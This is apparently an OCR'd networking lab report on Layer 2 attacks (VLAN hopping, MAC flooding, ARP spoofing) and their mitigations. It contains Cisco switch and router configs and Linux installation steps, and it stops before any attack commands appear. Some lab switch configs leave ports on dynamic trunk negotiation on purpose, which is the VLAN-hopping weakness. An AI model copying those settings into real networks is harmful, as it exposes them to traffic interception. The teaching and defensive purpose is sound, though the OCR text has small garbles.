CNNP: Layer 2 Attacks on Simple Networks and Mitigations

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Purpose

Background

Layer 2 attacks have been around almost as long as the idea of a network. Many of them, especially ones like DDOS which can escalate with the increased power afforded to advancements in technology, have been increasing in both power and scale as time goes on. Not only that, the creativity of hackers means that the mitigation of attacks must continually evolve, in an arms race like any other battlefield. There are three main types of attacks used in this lab. Man in the middle, used in the VLAN hopping attack, DDOS, direct denial of service used in the MAC Overflow attack, and ARP Spoofing, more commonly used as the preface for more intense attacks.


VLAN hopping attack consists of two phases, the first is convincing the network that you are a host, and then imitating the messages to convince the network that you are in fact a trunking port, meaning that you can read all the messages that pass through to you, and access all parts of a network without having to be on the same VLAN. MAC Overflow is comparatively simpler. It involves sending tens of thousands of MAC addresses to the CAM Table which holds those addresses, until it is so full that the CAM Table can no longer accept any other MAC addresses meaning that any host, or other device that was connecting to the network, can no longer send or receive packets, a classic DDOS attack.

ARP Spoofing is more insidious, as it involves convincing the network that they are a different host, by associating their target IP address with the attacker's MAC Address. This allows the attacker to spy by reading the packets as they are sent to them, and just sending them through, resulting in the ability to monitor the things sent through the network, called a Man-In-The-Middle Attack. Another thing they can do is an indirect DDOS attack, by simply dropping all packets sent to them, preventing any packets from making their way to their true target.

These attacks all rely heavily on faulty configurations on the devices in the network, or they rely on physical access to the device that is just not realistic in modern network attacks. The most visible of modern attacks can range anywhere


from the simple, DDOS, to the complex, Ransomware, meaning that there is no completely safe network, which is why cybersecurity officials are so important.

Configurations


ARP Spoofing
192.168.0.0/24
192.168.0.2
PC
F1/0/2
192.168.0.1
F1/0/1
G0/0/0
Sw itch
Router
F1/0/3
Attacker
192.168.0.3


MAC Overflow

192.168.0.0/24



VLAN Hopping

VLAN 10 - 192.168.10.0/24
VLAN 20 - 192.168.20.0/24



Router (ARP Spoofing) + (MAC Flood)

```
enable
config t
hostname Router
interface GigabitEthernet0/0/1
 ip address 192.168.0.1 255.255.255.0
 no shutdown
End
```

Switch 1 (VLAN Hopping)

```
Switch 1
enable
config t
hostname Switch 1
vlan 10
vlan 20
interface FastEthernet1/0/1
 description switch2
 switchport trunk encapsulation dot1q
 switchport trunk allowed vlan 10,20
 switchport mode trunk
 no shut
interface FastEthernet1/0/2
 description PC1
 switchport mode dynamic desirable
 no shut
end
```

Switch (VLAN Hopping)

```
Switch 2
enable
config t
hostname Switch2
vlan 10
vlan 20
interface FastEthernet1/0/1
 description Uplink to Switch1
 switchport trunk encapsulation dot1q
 switchport trunk allowed vlan 10,20
 switchport mode trunk
 no shutdown
interface FastEthernet1/0/2
 description PC2
 switchport mode dynamic desirable
 switchport access vlan 20
 switchport mode access
 no shutdown
interface Vlan1
 no ip address
 shutdown
End
```

Switch 2

MAC Flood – Switch Protected

```
version 16.9
hostname Switch
interface FastEthernet1/0/1
```

```
 switchport mode access
 switchport port-security
 switchport port-security maximum 1
 switchport port-security violation shutdown
interface FastEthernet1/0/2
 switchport mode access
 switchport port-security
 switchport port-security maximum 1
 switchport port-security violation shutdown
interface FastEthernet1/0/3
 switchport mode access
 switchport port-security
 switchport port-security maximum 1
 switchport port-security violation shutdown
```

ARP Spoof – Router

```
version 16.9
hostname Router
interface GigabitEthernet0/0/1
 ip address 192.168.0.1 255.255.255.0
 no shutdown
```

ARP Spoof – Switch Protected

```
version 16.9
hostname Switch
ip arp inspection vlan 1
ip arp inspection filter ARP_STATIC vlan 1
interface FastEthernet1/0/3
 ip arp inspection trust
```


```
arp access-list ARP_STATIC
permit ip host 192.168.0.1 mac host 04d9.c8ba.2491
permit ip host 192.168.0.2 mac host 04d9.c8ba.2473
permit ip host 192.168.0.3 mac host 04d9.c8ba.246
```

Steps


Installing Linux

Linux is necessary for many of the attacks detailed inside this document, meaning that one must at least install a form of Linux, which kind doesn't really matter, although to maximize the value of this document it is recommended to install a variant of Debian for closest similarities. In this case we installed Kubuntu.

The first step is to install RUFUS as seen below, which can be found by looking up rufus in your search engine



Select Allow updates after selecting rufus-4.9.exe standard for Windows x64


Rufus update policy
Do you want to allow Rufus to check for application updates online?
More information
Yes
No

CISCO

Once you have RUFUS installed, go to your version of Linux's ISO downloader, in this case Kubuntu and find the correct version.

ubuntu releases

Kubuntu 24.04.3 (Noble Numbat)

Desktop image

The desktop image allows you to try Kubuntu without changing your computer at all, and at your option to install it permanently later. This type of image is what most people will want to use. You will need at least 1024MiB of RAM to install from this image.

64-bit PC (AMD64) desktop image

Choose this if you have a computer based on the AMD64 or EM64T architecture (e.g., Athlon64, Opteron, EM64T Xeon, Core 2). Choose this if you are at all unsure.


A full list of available files, including BitTorrent files, can be found below.

If you need help burning these images to disk, see the Image Burning Guide.


Name	Last modified	Size	Description
Parent Directory		-	
SHA256SUMS	2025-08-07 10:57	100	
SHA256SUMS.gpg	2025-08-07 10:57	833	
kubuntu-24.04.3-desktop-amd64.iso	2025-08-05 17:20	4.2G	Desktop image for 64-bit PC (AMD64) computers (standard download)
kubuntu-24.04.3-desktop-amd64.iso.torrent	2025-08-07 10:24	340K	Desktop image for 64-bit PC (AMD64) computers (BitTorrent download)
kubuntu-24.04.3-desktop-amd64.iso.zsync	2025-08-07 10:23	8.5M	Desktop image for 64-bit PC (AMD64) computers (zsync metafile)
kubuntu-24.04.3-desktop-amd64.list	2025-08-05 17:20	12K	Desktop image for 64-bit PC (AMD64) computers (file listing)
kubuntu-24.04.3-desktop-amd64.manifest	2025-08-05 17:02	73K	Desktop image for 64-bit PC (AMD64) computers (contents of live filesystem)

CISCO


Then open RUFUS



And select your device and ISO




Then press start




Next steps involve partitioning your drive on the computer you want to put Linx on. Note that this is only if you want to be able to also use another operating system like windows on the computer as well.


Go to Disk Management, should be easy to find as shown below.




Then select your main disk, which in this case would be (C:) and right click it, before selecting shrink volume




Once that was selected the window below should open, whereupon you should enter the amount of space you want to shrink it to.




Just to make sure, check the unallocated space as seen below.



Insert your device with RUFUS on it and restart your computer and go into the boot menu by pressing f12 as the computer starts up; it should look like this.

